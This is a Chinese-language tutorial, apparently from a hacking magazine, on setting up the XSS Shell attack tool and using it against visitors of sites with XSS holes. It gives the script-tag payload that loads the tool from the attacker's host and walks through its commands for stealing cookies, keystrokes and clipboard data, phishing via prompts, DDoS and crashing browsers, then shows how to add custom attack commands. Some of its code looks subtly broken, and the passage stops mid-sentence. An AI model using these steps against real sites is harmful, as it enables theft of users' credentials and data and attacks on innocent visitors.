1、修改XSS Shell的默认密码。这一步是为了防止别人窃取我们的成果，打开xssshell文件夹下的db.asp文件，在其中搜索w00t词组，将其替换成我们的密码就OK了。

2、如果我们自己改动了shell.mdb文件的位置或是数据库名称，就需要将db.asp文件中标识数据库位置的代码Conn DBPATH="..\db\shell.mdb" 改为现在数据库文件的位置或是名称。

最后将这些文件夹与文件上传到自己的ASP空间中或是本地搭建的IIS服务平台下，db文件夹最好放在服务器上一个隐蔽或是非Web目录下，确保其不能被HTTP下载。

打开浏览器，在地址栏输入放置XSS Shell的网址http://你的网址/xssshell/，输入密码就可以进入进行正常管理操作了。如图1。

现在我们只是将XSS Shell的管理端设置好，既然我们需要利用XSS Shell对访问存在XSS漏洞网站的用户进行攻击，就必须将一段代码通过




图1　管理操作

XSS漏洞插入到目标网站中，代码内容是**<script src="你的XSS Shell.asp的网络地址"></script>**，这是最简单的写法，至于怎么改写跨站代码突破限制，将代码插入到存在XSS漏洞的网站中，我再不多说，大家可以看一下A1pass大哥的《跨站挂马全攻略》这篇文章。这里以我的虚拟机作为被攻击的Web服务器，它上面有一个称为test.asp的文件，假设发现了该文件存在XSS漏洞，并且成功将XSS Shell的攻击脚本插入到这个页面当中，一旦有用户访问test.asp，XSS Shell就会马上给出提示，如图2。




图2　给出提示

在管理页面的Victims一栏里出现了一个IP地址，这就是XSS Shell通过网站XSS漏洞间接获得了浏览它的用户主机IP地址，同时XSS Shell也能利用用户主机的IP查询出被攻击者的所在地，将结果用图标的形式显示在Victims一栏中。位于管理页面左侧的Commands一栏是该木马预设好的一些攻击方法，点击第一个**getcookies()**，程序将在logs栏中显示此刻被攻击用户的Cookies信息，如图3。




图3 显示Cookies信息

第二个为**getselfhtml**(获取网页源代码)、然后是**alert**(弹出消息框)，如图4。




图4 弹出消息框

eval(执行JavaScript脚本)、**prompt**（弹出输入框，这个攻击方式可以获取用户的一些机密信息），如图5。




图5 弹出输入框

getKeyLoggerData(获取键盘记录)、**getMouseLog**(获取鼠标记录)、**getClipboard**(获取剪贴板的数据)、**getInternalIP**(获取内网IP)、**checkVisitedLinks**(检查已访问链接)、**getPage**(这个功能是以受害者的身份请求一个网页，在参数框里填入地址，可以是相对的也可以是绝对的地址。)，**DDOS**（分布式拒绝服务攻击），XSS Shell实现DDOS的原理是采用集合网站地址，制造随机URL地址进行访问的方法来对WEB应用程序所在的服务器进行拒绝服务。最后一个**Crash**攻击是对用户浏览器的，通过客户端脚本实现类似死循环这样消耗系统资源的方式来使得用户主机死机。

为了能够更好地发挥XSS Shell的功能，XSS Shell还支持用户自定义新的攻击方式。用NotePad++打开xssshell.asp文件，来到第336行，如图6。




图6 xssshell.asp文件

在其中加入属于自己的新攻击方法代号，在最后的var CMD_STOPDOS = 15;一行下面输入**var CMD_STOPDOS = 16;**，紧跟着在下面的Build Data Type区域中加入回显属性定义，一般情况下选择TEXT格式，所以加入的代码是**dataType[CMD_SAMPLE]=TEXT;**，功能是负责在控制界面回显攻击效果，最好不要使用HTMLPAGE格式，因为回显结果可能包含XSS攻击语句，这容易让我们自己也遭受攻击。接下来就是要编写实现攻击方法的函数，因为我JavaScript学得不好，这里就随便写个函数来演示，主要是让大家看清楚添加新的攻击方式的步骤。

```
Function cmdSample()
{
return "it's working!"
}
```

这只是个返回一条信息的函数，编写好攻击函数后，使用NotePad++的查找功能查找**function processGivenCommand**，在这个函数中加入调用命令，同时让XSS Shell记录函数的执行结果，方法是在第896行log("DoS should be stopped.", dataTypes[cmd.cmd], cmd.attackID, "waitAndRun()");下面加上如下所示的代码：

```
break;
case CMD_SAMPLE;
log(cmdSample().dataTypes[cmd.cmd], cmd.attackID, "waitAndRun()");
```

如图7，修改完成后保存XSSShell.asp文件，然后打开XSS Shell文件夹下的db.asp，需要在控制端加上新攻击方法。找到71行标记

